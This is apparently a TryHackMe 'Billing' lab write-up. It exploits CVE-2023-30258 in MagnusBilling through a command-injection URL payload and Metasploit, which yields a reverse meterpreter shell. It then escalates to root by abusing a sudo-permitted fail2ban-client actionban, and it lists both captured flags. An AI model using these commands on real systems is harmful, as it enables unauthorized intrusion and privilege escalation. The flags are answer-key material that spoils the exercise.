TryHackMe Billing CTF - Report

Date: 11/07/2025
Platform: TryHackMe
Challenge: Billing CTF
Difficulty: Easy
Target IP: 10.10.147.138

Summary

Gained access to an opensource billing software by exploiting a vulnerability. Executed reverse shell access in order to peruse the files and find the flags.


Step 1: Setting up

Set up Openvpn tunnel inorder to access the target machine.
Disabled firewall to allow tcp connection.

Step 2: Enumeration


Used nmap to figure out open ports.

```
Nmap -Pn -F [host]
```




```
dedm0nk@Icarus:~$ nmap -Pn 10.10.34.32
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-11 20:47 IST
Nmap scan report for 10.10.34.32
Host is up (0.16s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql
```

Port 80 denotes an open web server, so the website is accessed via the browser.



Step 2: Research

Search online for details about Magnus billing – an opensource software.
Searching for vulnerabilities in MagnusBilling 7, we can discover it is vulnerable to CVE-2023-30258, an unauthenticated command injection vulnerability. A detailed advisory for this vulnerability with a proof-of-concept (PoC) is available: https://eldstal.se/advisories/230327-magnusbilling.html



CVE-2023-30258 Security advisory

A command injection vulnerability exists in magnusbilling versions 6 and 7. The vulnerability allows an unauthenticated user to execute arbitrary OS commands on the host, with the privileges of the web server.

Affected products

magnusbilling 7 up to and including commit 7af21ed620

magnusbilling 6 (all versions)

Steps to reproduce

The following proof of concept uses a harmless `sleep 30` command as a payload.

1. Visit `/mbilling/lib/icepay/icepay.php?democ=/dev/null;sleep%2030;ls%20a`
2. Observe that the page takes 30 seconds to load
3. Visit `/mbilling/lib/icepay/icepay.php?democ=/dev/null;sleep%203;ls%20a`
4. Observe that the page takes only 3 seconds to load


Cause

A piece of demonstration code is present in `lib/icepay/icepay.php`, with a call to `exec()` at line 753. The parameter to `exec()` includes the GET parameter `democ`, which is controlled by the user.

Impact


An unauthenticated user is able to execute arbitrary OS commands. The commands run with the privileges of the web server process, typically `www-data`. At a minimum, this allows an attacker to compromise the billing system and its database.

Step 3: Using Metasploit tool




```
msf6 > search magnusbilling

Matching Modules
================

   #  Name                                                    Disclosure Date  Rank       Check  Description
   -  ----                                                    ---------------  ----       -----  -----------
   0  exploit/linux/http/magnusbilling_unauth_rce_cve_2023_30258  2023-06-26       excellent  Yes    MagnusBilling application unauthenticated Remote Command Execution.
   1    \_ target: PHP                                        .                .          .      .
   2    \_ target: Unix Command                               .                .          .      .
   3    \_ target: Linux Dropper                              .                .          .      .


Interact with a module by name or index. For example info 3, use 3 or use exploit/linux/http/magnusbilling_unauth_rce_cve_2023_30258
After interacting with a module you can manually set a TARGET with set TARGET 'Linux Dropper'

msf6 > use 0
[*] Using configured payload php/meterpreter/reverse_tcp
```

Search for the same vulnerability in metsploit and load it into the console.




```
msf6 exploit(linux/http/magnusbilling_unauth_rce_cve_2023_30258) > show info

       Name: MagnusBilling application unauthenticated Remote Command Execution.
     Module: exploit/linux/http/magnusbilling_unauth_rce_cve_2023_30258
   Platform: PHP, Unix, Linux
       Arch: php, cmd, x64, x86
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2023-06-26

Provided by:
  h00die-gr3y <h00die.gr3y@gmail.com>
  Eldstal

Module side effects:
 ioc-in-logs
 artifacts-on-disk

Module stability:
 crash-safe

Module reliability:
 repeatable-session

Available targets:
      Id  Name
      --  ----
  =>  0   PHP
      1   Unix Command
      2   Linux Dropper

Check supported:
  Yes

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5h, http, sapni, socks4, socks5
  RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
  TARGETURI  /mbilling        yes       The MagnusBilling endpoint URL
  URIPATH                     no        The URI to use for this exploit (default is random)
  VHOST                       no        HTTP server virtual host
```

View the info to know more about the configuration, set the variables RHOSTS and LHOST with target and host ip addresses respectively.



```
msf6 exploit(linux/http/magnusbilling_unauth_rce_cve_2023_30258) > RHOSTS 10.10.147.138
[-] Unknown command: RHOSTS. Did you mean hosts? Run the help command for more details.
msf6 exploit(linux/http/magnusbilling_unauth_rce_cve_2023_30258) > set RHOSTS 10.10.147.138
RHOSTS => 10.10.147.138
msf6 exploit(linux/http/magnusbilling_unauth_rce_cve_2023_30258) > set LHOST 10.17.23.131
LHOST => 10.17.23.131
```




```
msf6 exploit(linux/http/magnusbilling_unauth_rce_cve_2023_30258) > exploit
[*] Started reverse TCP handler on 10.17.23.131:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Checking if 10.10.147.138:80 can be exploited.
[*] Performing command injection test issuing a sleep command of 7 seconds.
[*] Elapsed time: 7.41 seconds.
[+] The target is vulnerable. Successfully tested command injection.
[*] Executing PHP for php/meterpreter/reverse_tcp
[*] Sending stage (40004 bytes) to 10.10.147.138
[+] Deleted VpQJvYyEOIi.php
[*] Meterpreter session 1 opened (10.17.23.131:4444 -> 10.10.147.138:51876) at 2025-07-12 00:42:44 +0530

meterpreter > pwd
/var/www/html/mbilling/lib/icepay
```

Exploit the vulnerability and gained access to the system.

Step 4: Finding user.txt [Flag 1]

Using the ls command list the home directory and locate the file.




```
Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
020666/rw-rw-rw-  0     cha   2025-07-12 00:42:41 +0530  .bash_history
100600/rw-------  220   fil   2024-03-28 01:15:39 +0530  .bash_logout
100600/rw-------  3526  fil   2024-03-28 01:15:39 +0530  .bashrc
040700/rwx------  4096  dir   2024-09-09 17:31:09 +0530  .cache
040700/rwx------  4096  dir   2024-03-28 01:17:04 +0530  .config
040700/rwx------  4096  dir   2024-09-09 17:31:09 +0530  .gnupg
040700/rwx------  4096  dir   2024-03-28 01:16:12 +0530  .local
100700/rwx------  807   fil   2024-03-28 01:15:39 +0530  .profile
040700/rwx------  4096  dir   2024-03-28 01:16:17 +0530  .ssh
040700/rwx------  4096  dir   2024-03-28 01:16:12 +0530  Desktop
040700/rwx------  4096  dir   2024-03-28 01:16:12 +0530  Documents
040700/rwx------  4096  dir   2024-03-28 01:16:12 +0530  Downloads
040700/rwx------  4096  dir   2024-03-28 01:16:12 +0530  Music
040700/rwx------  4096  dir   2024-03-28 01:16:12 +0530  Pictures
040700/rwx------  4096  dir   2024-03-28 01:16:12 +0530  Public
040700/rwx------  4096  dir   2024-03-28 01:16:12 +0530  Templates
040700/rwx------  4096  dir   2024-03-28 01:16:12 +0530  Videos
100644/rw-r--r--  38    fil   2024-03-28 03:14:18 +0530  user.txt
```

User.txt > THM{4a6831d5f124b25eefb1e92e0f0da4ca}

Step 5: Finding root.txt [Flag 2]

Since we don’t have direct access to the /root directory, we have to escalate privileges. For this a bash shell is spawned in order to run the sudo -l command to check if we have the persmission to run any binaries as the asterisk user.




```
python3 -c 'import pty;pty.spawn("/bin/bash")'
asterisk@ip-10-10-147-138:/var/www/html/mbilling/lib/icepay$ sudo -l
sudo -l
Matching Defaults entries for asterisk on ip-10-10-147-138:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for asterisk:
    Defaults!/usr/bin/fail2ban-client !requiretty

User asterisk may run the following commands on ip-10-10-147-138:
    (ALL) NOPASSWD: /usr/bin/fail2ban-client
```


Here we can run the fail2ban-client, it provides a command-line interface (CLI) that allows to perform various tasks related to monitoring and managing banned IP addresses, jails, and the Fail2ban service which is a tool used to ban ip addresses, used to prevent bruteforcing of the server.

Method of approach:

A payload copies the contents of the /root/root.txt to /tmp/root.txt so that we can access the file. This is done by setting an action in the fail2ban-client to execute whenver an ip is banned. This action is then executed by manually banning 127.0.0.1 address.




```
asterisk@ip-10-10-147-138:/tmp$ sudo fail2ban-client set sshd action iptables-mu
ltiport actionban "/bin/bash -c 'cat /root/root.txt > tmp/root.txt && chmod 777
/tmp/root.txt'"
<oot.txt > tmp/root.txt && chmod 777 /tmp/root.txt'"
/bin/bash -c 'cat /root/root.txt > tmp/root.txt && chmod 777 /tmp/root.txt'
```



```
asterisk@ip-10-10-147-138:/tmp$ sudo fail2ban-client set sshd banip 127.0.0.1
sudo fail2ban-client set sshd banip 127.0.0.1
1
asterisk@ip-10-10-147-138:/tmp$ ls
ls
root.txt
asterisk@ip-10-10-147-138:/tmp$ cat root.txt
cat root.txt
THM{33ad5b530e71a172648f424ec23fae60}
```

Root.txt > THM{33ad5b530e71a172648f424ec23fae60}

The commands for fail2ban-client is available in https://bornoe.org/blog/2023/09/basic-fail2ban-commands/



Gain a shell, find the way and escalate your privileges!

Note: Bruteforcing is out of scope for this room.

Answer the questions below

What is user.txt?

THM{4a6831d5f124b25eefb1e92e0f0da4ca} ✓ Correct Answer

What is root.txt?

THM{33ad5b530e71a172648f424ec23fae60} ✓ Correct Answer